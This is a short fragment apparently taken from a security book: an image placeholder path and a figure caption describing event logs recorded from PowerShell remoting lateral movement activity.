


Figure 7.20 – The recorded event logs of PowerShell remoting lateral movement activities